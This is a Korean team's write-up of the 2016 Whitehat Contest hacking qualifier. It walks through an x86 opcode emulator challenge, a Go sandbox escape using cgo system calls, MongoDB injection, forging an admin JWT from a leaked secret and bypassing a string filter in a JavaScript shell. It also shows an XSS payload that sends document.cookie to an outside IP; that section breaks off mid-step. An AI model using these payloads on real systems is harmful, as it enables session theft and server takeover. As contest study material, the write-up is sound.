

---

대한민국 화이트햇 콘테스트  
해킹방어대회 예선  
“썰옹”팀 문제풀이 보고서

---

*Version 1.0*

2016. 10. 11.

썰 옹

## <관리 주의 사항>

본 문서는 화이트햇 콘테스트 해킹방어대회 예선 문제풀이 자료이므로 공식적인 허가없이 복제·복사하거나 정보통신망에 유통되지 않도록 유의하여 주시고 담당자 및 승인받은 관련자 외의 열람을 금지하여 외부로 반출되지 않도록 관리에 만전을 기해 주시기 바랍니다.

# 목 차

<u>1. 개요</u>	1
<u>1.1. 목적</u>	1
<u>1.2. 대회 개요</u>	1
<u>1.3. 팀 정보</u>	2
<u>2. 예선 문제 풀이</u>	4
<u>2.1. 문제 1 : Mic Check</u>	4
<u>2.2. 문제 2 : CEMU</u>	5
<u>2.3. 문제 3 : GoSandBox</u>	8
<u>2.4. 문제 4 : Login</u>	10
<u>2.5. 문제 5 : API</u>	12
<u>2.6. 문제 6 : Easy</u>	17
<u>2.7. 문제 7 : secret message</u>	20
<u>2.8. 문제 10 : Short path</u>	23
<u>3. 총평</u>	24
<u>3.1. 소감</u>	24



# 표 목차

<a href="#">[표 1] 대회 안내 상세</a>	1
<a href="#">[표 2] 예선 문제 정보 상세</a>	1
<a href="#">[표 3] 썰옹팀 참가자 연락처 정보</a>	2
<a href="#">[표 4] 썰옹팀 예선 결과</a>	3
<a href="#">[표 5] 문제 1 개요</a>	4
<a href="#">[표 6] 문제 2 개요</a>	5
<a href="#">[표 7] 문제 3 개요</a>	8
<a href="#">[표 8] 문제 4 개요</a>	10
<a href="#">[표 9] 문제 5 개요</a>	12
<a href="#">[표 10] 문제 6 개요</a>	17
<a href="#">[표 11] 문제 7 개요</a>	20
<a href="#">[표 12] 문제 10 개요</a>	23

# 그림 목차

<a href="#">[그림 1] 일반부 8위까지 예선 최종순위</a>	2
<a href="#">[그림 2] 문제 1 설명</a>	4
<a href="#">[그림 3] 대상팀 검색</a>	4
<a href="#">[그림 4] 문제 2 설명</a>	5
<a href="#">[그림 5] 레지스터 출력 및 Opcode 입력</a>	5
<a href="#">[그림 6] 헬코드 제작 도구 코드</a>	6
<a href="#">[그림 7] Stage1,2,3 통과</a>	7
<a href="#">[그림 8] URL에 접근하여 Flag 값 획득</a>	7
<a href="#">[그림 9] 문제 3 설명</a>	8
<a href="#">[그림 10] Go언어의 라이브러리 import 불가능</a>	8
<a href="#">[그림 11] 주석과 C패키지 import</a>	9
<a href="#">[그림 12] C언어 타입의 변수와 system 함수를 이용하여 flag 읽음</a>	9
<a href="#">[그림 13] 문제 4 설명</a>	10
<a href="#">[그림 14] 로그인 페이지 접근</a>	10
<a href="#">[그림 15] 관리자 아닌 아이디로 로그인</a>	11
<a href="#">[그림 16] no sql Injection 정보</a>	11
<a href="#">[그림 17] 관리자 아닌 아이디로 로그인</a>	11
<a href="#">[그림 18] 문제 5 설명</a>	12
<a href="#">[그림 19] RestAPI 초기화면 접근</a>	12
<a href="#">[그림 20] 명령어의 URL주소 매칭</a>	13
<a href="#">[그림 21] 패킷 전송 확인 및 token값 암호화 응답</a>	13
<a href="#">[그림 22] 에러 메시지 발생</a>	13
<a href="#">[그림 23] account.js 파일 확인</a>	14

<a href="#">[그림 24] admin이 true일 경우 flag를 메시지에 포함</a>	14
<a href="#">[그림 25] token 생성 코드</a>	15
<a href="#">[그림 26] 키를 확인하기 위해 main.js 접근</a>	15
<a href="#">[그림 27] 키 값 확인</a>	15
<a href="#">[그림 28] token생성 프로그램 작성</a>	16
<a href="#">[그림 29] token 생성</a>	16
<a href="#">[그림 30] token값을 이용하여 flag값 얻음</a>	16
<a href="#">[그림 31] 문제 6 설명</a>	17
<a href="#">[그림 32] help함수를 이용</a>	17
<a href="#">[그림 33] 원본 built-in 함수와 비교</a>	18
<a href="#">[그림 34] system함수 사용 불가능 확인</a>	18
<a href="#">[그림 35] 문자열 필터링으로 차단 유추</a>	18
<a href="#">[그림 36] 문자열 필터링 차단을 우회하여 system함수 실행</a>	19
<a href="#">[그림 37] 문제 7 설명</a>	20
<a href="#">[그림 38] 읽지 못하는 비밀번호</a>	20
<a href="#">[그림 39] 로그인 시 쿠키에 http-only옵션이 없음</a>	21
<a href="#">[그림 40] 쿠키 값을 가져오는 XSS 공격</a>	21
<a href="#">[그림 41] 쿠키 값을 가져오지 못함</a>	21
<a href="#">[그림 42] 괄호 필터링</a>	22
<a href="#">[그림 43] 괄호 없이 XSS할 수 있는 방법</a>	22
<a href="#">[그림 44] 공격 실패한 코드</a>	22
<a href="#">[그림 45] 문제 10 설명</a>	23
<a href="#">[그림 46] 두 점의 거리를 구하는 도구</a>	23

## ● 개요

## ● 목적

본 보고서는 대한민국 화이트햇 콘테스트 해킹방어대회 예선문제 풀이보고서로, 쉘윙팀이 해결한 문제에 대한 풀이 방법을 설명함으로써 해킹방어대회 본선 진출의 정당한 사유를 제시하는데 목적이 있습니다.

## ● 대회 개요

### ● 대회 안내

[표 1] 대회 안내 상세

상세 내역
<ul style="list-style-type: none"><li>• 대회일시 : 2016년 10월 8일(토) 09:00 ~ 21:00(12시간)</li><li>• 참가자격 : 대한민국 국적의 청소년(중, 고등학생), 일반(대학생, 대학원생 포함)</li><li>• 접수일정 : 2016년 9월 5일(월) 09:00 ~ 10월 5일(수) 17:00</li><li>• 대회방식 : 온라인 문제풀이</li></ul>

### ● 예선 문제 정보

[표 2] 예선 문제 정보 상세

출제 문제 수	총 점수	최고 득점	예선 대회 메인URL
총 11개	총 2280점	1580점	<a href="http://challenge.whitehatcontest.kr/">http://challenge.whitehatcontest.kr/</a>



- 일반부 예선 최종순위

[ 일반부 ]		
Rank	Name	Point
1	IWBTB	1580
2	JrReverselab	1480
3	CyKor	1430
4	teampop	1380
5	엔터치면루트	1380
6	썰옹	1330
7	CATSecurity	1330
8	Null2Root	1180

[그림 1] 일반부 8위까지 예선 최종순위

- 팀 정보

- 참가자 연락처

[표 3] 썰옹팀 참가자 연락처 정보

이름	연락처	E-mail

- 예선 결과

[표 4] 썰옹팀 예선 결과

팀 순위	총 점수	풀이 문제 수	마지막 인증 시간
6위	1330점	7개	17:52:00

- 문제 풀이 여부

번호	문제 명	점수	풀이 여부
1	Mic Check	30	Y
2	CEMU	250	Y
3	GoSandBox	200	Y
4	Login	150	Y
5	API	400	Y
6	Easy	150	Y
7	secret message	250	N
8	hard	300	N
9	REVS	200	N
10	Short path	150	Y
11	malloc	200	N

- 예선 문제 풀이

- 문제 1 : Mic Check

- 문제 개요

[표 5] 문제 1 개요

번호	문제 명	점수	풀이 여부
1	Mic Check	30	Y



[그림 2] 문제 1 설명

## ● 문제 풀이

**Step 1.** 검색 포털을 이용하여 청소년부 대상팀을 찾아 답을 인증하였음



이번 해킹방어대회 일반부에서는 아몰랑 팀이 대상을 차지했다. 다음으로는 유리 최우수상, 윤하팬클럽 팀이 우수상을 거머쥐었다. 청소년부에서는 NYAN\_CAT 을, 2^e e^2 팀이 최우수상을, cat\_flag 팀이 우수상을 차지했다.

[그림 3] 대상팀 검색

## • 문제 2 : CEMU

### • 문제 개요

[표 6] 문제 2 개요

번호	문제 명	점수	풀이 여부
2	CEMU	250	Y

#### CEMU

XX기관 내부망에서는 공격 탐지를 위해 웹코드를 예시레이팅 하여 해당 웹코드의 동작을 탐지하는 보안 솔루션이 존재 한다.  
해당 솔루션을 분석하여 인증키를 획득 하시오.  
nc 121.78.147.159 55511

Already Solved..

Auth

[그림 4] 문제 2 설명

### • 문제 풀이

**Step 1.** 문제에 접근하면 8개의 레지스터가 주어지고 Opcode를 입력받음

```
ssoyounk@ubuntu:~/whitehat$ nc 121.78.147.159 55511
Welcome to CEmu2 World
Your goal is set the register below
EAX = 0x939411a7
EBX = 0xa099f154
ECX = 0xa7500b32
EDX = 0xe9ec55b0
ESP = 0x49980fc4
EBP = 0xc81fe736
ESI = 0xce85ac85
EDI = 0x2f8f20c6
input Opcode
```

[그림 5] 레지스터 출력 및 Opcode 입력

**Step 2.** 8개의 레지스터 값을 입력받아 각 레지스터에 값을 mov 명령으로 대입하는 셸코드를 제작하는 도구를 만듦

```
from pwn import *
f = open("a.txt", "rt")

reglist = []
regname = ["eax", "ebx", "ecx", "edx", "esp", "ebp", "esi", "edi"]
for i in range(8):
    data = f.readline()
    reg = data.split(" = ")
    reglist.append(reg[1][:-1])

i=0
eax = asm("mov %s, %s" % (regname[i], reglist[i])).encode()
i+=1
ebx = asm("mov %s, %s" % (regname[i], reglist[i])).encode()
i+=1
ecx = asm("mov %s, %s" % (regname[i], reglist[i])).encode()
i+=1
edx = asm("mov %s, %s" % (regname[i], reglist[i])).encode()
i+=1
esp = asm("mov %s, %s" % (regname[i], reglist[i])).encode()
i+=1
ebp = asm("mov %s, %s" % (regname[i], reglist[i])).encode()
i+=1
esi = asm("mov %s, %s" % (regname[i], reglist[i])).encode()
i+=1
edi = asm("mov %s, %s" % (regname[i], reglist[i])).encode()
shellcode=eax+ebx+ecx+edx+ebp+edi+esi+esp
print shellcode
```


[그림 6] 셸코드 제작 도구 코드

**Step 3.** Opcode에 쉘코드를 입력하여 Stage1을 통과하고 이어 Stage2와 Stage3도 "int 80"에 해당하는 opcode인 "cd80"를 입력하여 통과하였음

```
ssoyounk@ubuntu:~/whitehat$ nc 121.78.147.159 55511
Welcome to CEmu2 World
Your goal is set the register below
EAX = 0x939411a7
EBX = 0xa099f154
ECX = 0xa7500b32
EDX = 0xe9ec55b0
ESP = 0x49980fc4
EBP = 0xc81fe736
ESI = 0xce85ac85
EDI = 0x2f8f20c6
input Opcode
b8a7119493bb54f199a0b9320b50a7bab055ece9bd36e71fc8bfc6208f2fbe85ac85ce
CEmu2 Emulation Complete!
Stage1 Clear!
cd80
CEmu2 Emulation Complete!
Stage2 Clear!
cd80
CEmu2 Emulation Complete!
Stage3 Clear!
flag is http://wargame.kr/PlzFlagC3mu
all finished!
```

[그림 7] Stage1,2,3 통과

**Step 4.** Stage를 통과한 후 출력된 URL을 통하여 Flag 값 획득 가능함



[그림 8] URL에 접근하여 Flag 값 획득

## ● 문제 3 : GoSandBox

### ● 문제 개요

[표 7] 문제 3 개요

번호	문제 명	점수	풀이 여부
3	GoSandBox	200	Y

XX기관 내부망에 프로그래밍 언어를 학습하기 위한 온라인 서비스를 제공하고 있다.

해당 서비스를 분석하여 인증키를 획득 하시오.

http://121.78.147.159:8888/

[그림 9] 문제 3 설명

### ● 문제 풀이

**Step 1.** Go 언어의 콘솔이 출력되는 웹 사이트였으며 os, ioutil 등 대부분의 라이브러리가 import 되지 않아 시스템 함수나 파일 입출력 등이 모두 동작하지 않음



[그림 10] Go언어의 라이브러리 import 불가능

**Step 2.** 하지만 Go언어의 경우 C언어 라이브러리를 그대로 사용할 수 있는 기능이 있었으며, 이는 주석과 C패키지를 import하여 사용할 수 있음.




```
1 package main
2
3 // #include <stdio.h>
4 // #include <stdlib.h>
5 import "C"
6 import "fmt"
7
8 func main() {
9     cs := C.CString("cat ../../flag")
10    ret := int(C.system(cs))
11    fmt.Printf("%i\n", ret)
12 }
```

flag is {1fce6be7b43434e6377dcb98b1531cc398696e2d}  
%i(int=0)

[그림 11] 주석과 C패키지 import

물론 C언어 라이브러리 함수를 사용하기 위해서는 변수도 C언어 타입으로 지정해줘야 하며, system 함수를 이용하여 flag 파일을 찾아서 파일을 읽음



```
1 package main
2
3 // #include <stdio.h>
4 // #include <stdlib.h>
5 import "C"
6 import "fmt"
7
8 func main() {
9     cs := C.CString("cat ../../flag")
10    ret := int(C.system(cs))
11    fmt.Printf("%i\n", ret)
12 }
```

flag is {1fce6be7b43434e6377dcb98b1531cc398696e2d}  
%i(int=0)

[그림 12] C언어 타입의 변수와 system 함수를 이용하여 flag 읽음



## ● 문제 4 : Login

### ● 문제 개요

[표 8] 문제 4 개요


번호	문제 명	점수	풀이 여부
4	Login	150	Y

XX기관 내부망의 사용량 증가에 따라 DB 서버의 확장이 용이한 No SQL 서비스로 서버를 변경할 예정이다.  
내부 테스트를 위해 로그인 기능의 웹페이지를 제작 하였다. 해당 웹 페이지의 취약점을 식별하시오.  
<http://121.78.147.159:4545/>

[그림 13] 문제 4 설명


### ● 문제 풀이

**Step 1.** 해당 웹 페이지에 접근하게 되면 다음과 같은 로그인 페이지로 접근 됨




[그림 14] 로그인 페이지 접근

## Step 2. 아무 아이디를 가입하여 로그인을 하게되면 관리자가 아니라고 띄워짐



[그림 15] 관리자 아닌 아이디로 로그인

## Step 3. no sql(MongoDB)에 관한 Injection 취약점 블로그 포스팅 검색



[그림 16] no sql Injection 정보

## Step 4. 위와 같은 공격방법으로 admin으로 Injection을 시도하여 flag 값을 획득함



[그림 17] 관리자 아닌 아이디로 로그인

## ● 문제 5 : API

### ● 문제 개요

[표 9] 문제 5 개요

번호	문제 명	점수	풀이 여부
5	API	400	Y

XX기관에 RestAPI 서비스를 제작해 납품하는 중소기업 업체의 API 접속 테스트용 클라이언트 파일이 유출 되었다.  
해당 클라이언트를 분석하여 API 서버의 취약점을 식별 하시오.  
<http://challenge.whitehatcontest.kr/z/client>

[그림 18] 문제 5 설명

### ● 문제 풀이

**Step 1.** 해당 API에서 문제에서 Client 파일을 받을 수 있으며 아래와 같은 화면을 확인함

```

*****
                REST Client v0.1
*****
1. connection test
2. sign up
3. sign in
4. getinfo
5. test
0. quit
[+] input: █
  
```

[그림 19] RestAPI 초기화면 접근

**Step 2.** 바이너리를 분석하면 위 명령어가 아래 주소들과 매칭되어 동작하는 것을 알 수 있음





```

Something wrong!TypeError: Cannot read property 'length' of undefined
at /src/build/routes/account.js:40:26
at Layer.handle [as handle_request] (/src/node_modules/express/lib/router/layer.js:35:8)
at next (/src/node_modules/express/lib/router/route.js:131:13)
at Route.dispatch (/src/node_modules/express/lib/router/route.js:112:3)
at Layer.handle [as handle_request] (/src/node_modules/express/lib/router/layer.js:35:8)
at /src/node_modules/express/lib/router/index.js:277:22
at Function.process_params (/src/node_modules/express/lib/router/index.js:330:12)
at next (/src/node_modules/express/lib/router/index.js:271:10)
at Function.handle (/src/node_modules/express/lib/router/index.js:176:3)
at router (/src/node_modules/express/lib/router/index.js:46:12)
at Layer.handle [as handle_request] (/src/node_modules/express/lib/router/layer.js:35:8)
at trim_prefix (/src/node_modules/express/lib/router/index.js:312:13)
at /src/node_modules/express/lib/router/index.js:280:7
at Function.process_params (/src/node_modules/express/lib/router/index.js:330:12)
at next (/src/node_modules/express/lib/router/index.js:271:10)
at Function.handle (/src/node_modules/express/lib/router/index.js:176:3)

```

[그림 23] account.js 파일 확인

**Step 6.** account.js 파일 안에서 getinfo를 요청할 때 실행하는verify 함수는 token을 decode 하여 admin의 값이 true일 경우 flag를 return 하는 것을 확인함

```

if (token) {
  _jsonwebtoken2.default.verify(token, _main2.default.get('secret'), function (err) {
    if (err) {
      return res.json({ success: false, message: 'Failed to authenticate token' });
    } else {
      if (!decoded.admin) {
        return res.json({
          success: true,
          message: 'token accepted. welcome ' + decoded.name
        });
      } else {
        _account2.default.findOne({ name: 'flag' }, function (err, account) {
          if (err) throw err;
          var flag = account.email;
          return res.json({
            success: true,
            message: 'token accepted. welcome ' + decoded.name + flag
          });
        });
      }
    }
  });
}

```

[그림 24] admin이 true일 경우 flag를 메시지에 포함

**Step 7.** token은sign 함수에 의해 매개변수와 'secret'키의 조합으로 생성되는 것을 확인함

```
var token = _jsonwebtoken2.default.sign(
  'email': account.email,
  'name': account.name,
  'admin': account.admin
), _main2.default.get('secret'), {
  expiresIn: "1h"
});
```

[그림 25] token 생성 코드

**Step 8.** 'secret'키를 확인하기 위해 키 값을 포함하고 있는 main.js 파일을 다운로드 받음

```
var _main = require('../main');
var _main2 = _interopRequireDefault(_main);
```

[그림 26] 키를 확인하기 위해 main.js 접근

**Step 9.** main.js 파일 안에서 키 값을 확인함

```
app.use((0, _morgan2.default)('dev'));
app.use(_bodyParser2.default.urlencoded({ extended: false});
app.use(_bodyParser2.default.json());

app.set('secret', '@!#~This_1S_SuP3r_S3cRe7~#!@');

var db = _mongoose2.default.connection;
db.on('error', console.error);
db.once('open', function () {
  console.log('Connected to mongodb server');
});
_mongoose2.default.connect('mongodb://mongo:27017/api');
```

[그림 27] 키 값 확인

Step 10. token값을 생성하기 위해 nodejs 프로그램을 작성

```
var jwt = require('jsonwebtoken');
var data = jwt.sign({
  'email': 'hello@world.co.kr',
  'name': 'hello',
  'admin': true
}, '@!#~Thls_1S_SuP3r_S3cRe7~#!', {
  expiresIn: "1h"
});
console.log(data);
```

[그림 28] token생성 프로그램 작성

Step 11. 프로그램으로 token생성

```
ssoyounk@ubuntu:~/whitehat$ node app.js
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFnZWVudCI6Imh1bGxvQHVhZG9uLmVmbmFtZSI6Imh1bG9uRydWUsImh1bGciOiJMTQ3NTkyNzA0MCwiZXhwIjoxNDc1OTMwNjQwZmQ.Z_RWvCc_L5Hv4MGCYeWm0TMLkKB1cIJV4rVK
```

[그림 29] token 생성

Step 12. 생성된 token을 X-Access-Token의 인자로 요청하여 flag값의 주소를 얻을 수 있음

The screenshot shows a web browser window with the address bar displaying `wargame.kr/AA4p14p14`. The browser's developer tools are open, showing the 'Request' and 'Response' tabs. The 'Request' tab shows a GET request to `/api/account/getinfo` with an `X-Access-Token` header. The 'Response' tab shows a 200 OK status with a JSON body: `{\"success\":true,\"message\":\"token accepted. welcome hel\", \"http://wargame.kr/AA4p14p14\"}`. Below the browser window, a message reads: 'Congratulations!! Flag is {0c76189a40001e16eab8868d67a98118a6d9}'.

[그림 30] token값을 이용하여 flag값 얻음

## ● 문제 6 : Easy

### ● 문제 개요

[표 10] 문제 6 개요

번호	문제 명	점수	풀이 여부
6	Easy	150	Y

대전 특정기업에서 서비스중인 자바스크립트 엔진이 있다.

그런데 어느 날, 이 서비스에서 쉘을 획득하여 서버를 장악할 수 있는 취약점이 발견되었다는 신고가 들어왔다.

해당 신고자는 취약점의 설명을 위해 거액을 요구했고, 액수를 감당하지 못하는 기업은 거절하며 대신 당신에게 취약점 발굴을 의뢰했다. 당신은 해당 취약점을 파악 후 공격하여 접근 권한을 얻어내어라.

```
nc 121.78.147.157 7776
nc 121.78.147.157 7777
```

[그림 31] 문제 6 설명

### ● 문제 풀이

**Step 1.** nc를 이용하여 자바스크립트 엔진에 접근하여 help() 함수를 이용하여 사용할 수 있는 built-in 명령어를 확인함

```
crobi@crobi-server:~$ nc 121.78.147.157 7776
js> help()
```

[그림 32] help함수를 이용



**Step 2.** 자바 스크립트 엔진과 버전을 확인하여 웹 상에 공개된 원본 built-in 함수 중에 추가된 부분이 있는지 확인함

- 참고 : [https://developer.mozilla.org/en-US/docs/Mozilla/Projects/SpiderMonkey/](https://developer.mozilla.org/en-US/docs/Mozilla/Projects/SpiderMonkey/Introduction_to_the_JavaScript_shell)

Introduction\_to\_the\_JavaScript\_shell

## Built-in functions

To make the JavaScript shell more useful, there are a number of built-in functions provided or in interactive mode.

! Note: This list is incomplete and overlaps with Shell global objects. See [js/src/shell/js.cpp](#) (at

build())

Returns the date and time at which the JavaScript shell was built.

[그림 33] 원본 built-in 함수와 비교

**Step 3.** system 함수는 원본 built-in 함수가 아닌 추가된 사용자 정의 함수이며 고의적으로 사용을 불가능하도록 조치된 것을 확인함

```
crobi@crobi-server:~$ nc 121.78.147.157 7776
js> system('ls')
This command is blokced!
```

[그림 34] system함수 사용 불가능 확인

**Step 4.** 명령어 테스트 도중에 오타가 발생하였을 경우에도 차단하는 것으로 미루어 보아, 해당 system 함수는 시스템적으로 막아둔 것이 아닌 단순 문자열 필터링으로 차단함을 유추

```
js> crobi@crobi-server:~$ nc 121.78.147.157 7776
js> system("a"0
system("a"0
This command is blokced!
```

[그림 35] 문자열 필터링으로 차단 유추

**Step 5.** readline함수를 이용해 문자열을 변수에 저장하고 해당 문자열을 함수로써 실행하도록 evaluate 함수를 이용하여 system함수를 사용할 수 있음.

system함수는 OS 시스템 명령어를 사용할 수 있는 함수이기 때문에 파일 리스트 및 파일 내용을 읽어 fl3gs 값을 가져올 수 있음

```
crobi@crobi-server:~$ nc 121.78.147.157 7776
```

```
js> s=readline()  
system('ls')  
evaluate(s)s=readline()  
"system('ls')"
```

```
js>  
evaluate(s)
```

```
fl3gs
```

```
js24  
net.py  
0  
js>
```

[그림 36] 문자열 필터링 차단을 우회하여 system함수 실행

## ● 문제 7 : secret message

### ● 문제 개요

[표 11] 문제 7 개요

번호	문제 명	점수	풀이 여부
7	secret message	250	<b>N</b>

한 커뮤니티에서 국가 안보에 해가 되는 단체가 쪽지를 통해 비밀 지령을 전달받는다고 한다.  
서버의 취약점을 이용하여 해당 비밀 지령을 확인하시오.  
<http://121.78.147.178:8888/>

[그림 37] 문제 7 설명

### ● 문제 풀이

**Step 1.** 로그인 후 보이는 비밀 메시지를 읽는 문제로 admin에게 메시지를 보내면 즉시 읽는 것을 확인함



[그림 38] 읽지 못하는 비밀글

**Step 2.** PHPSESSID가 http-only 옵션이 걸리지 않고 쿠키가 생성되는 것을 확인함

```
<status>200</status>
<responlength>3360</responlength>
<mimetype>HTML</mimetype>
<response base64="false">
HTTP/1.1 200 OK
Date: Sat, 08 Oct 2016 05:09:57 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.20
Set-Cookie: PHPSESSID=e026iqik44nupbco9nsiu09it7; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 2900
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

[그림 39] 로그인 시 쿠키에 http-only 옵션이 없음

**Step 3.** XSS 취약점으로 쿠키 값을 가져오는 코드를 삽입

```
POST /write_ok.php HTTP/1.1
Host: 121.78.147.178:8888
Connection: keep-alive
Content-Length: 39
Cache-Control: max-age=0
Origin: http://121.78.147.178:8888
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (like Gecko) Chrome/53.0.2785.143 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://121.78.147.178:8888/write.php
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: PHPSESSID=qe414i6d8ffkem6a341n0djh91
```

```
receiver=admin&title=please read me9&contents="";location.href="http://218.146.93.24/test/c.php?c="+document.cookie;a="
```

[그림 40] 쿠키 값을 가져오는 XSS 공격

**Step 4.** 하지만 admin으로 추정되는 서버와 동일한 IP(121.78.147.178)가 글은 읽지만 쿠키값이 보이지 않는 것으로 admin만 http-only 옵션이 걸려있다는 것을 추측함


```
IP=121.78.147.178
Cookie=
```

[그림 41] 쿠키 값을 가져오지 못함

**Step 5.** CSRF 공격으로 비밀 글 내용을 비동기 통신으로 가져오는 코드를 만들어야 하지만 괄호(' 및 < 및 >)가 필터링되는 것을 확인함

```
receiver=admin&title=please read me10&contents="";alert(1);a="

var sender = "qwerty";
var receiver = "admin";
var send_time = "2016-10-08 12:13:43";
var title = "please read me10";
var contents = "";alert1;a="";
```



[그림 42] 괄호 필터링

**Step 6.** 괄호없이도 XSS 할 수 있는 방법을 검색함

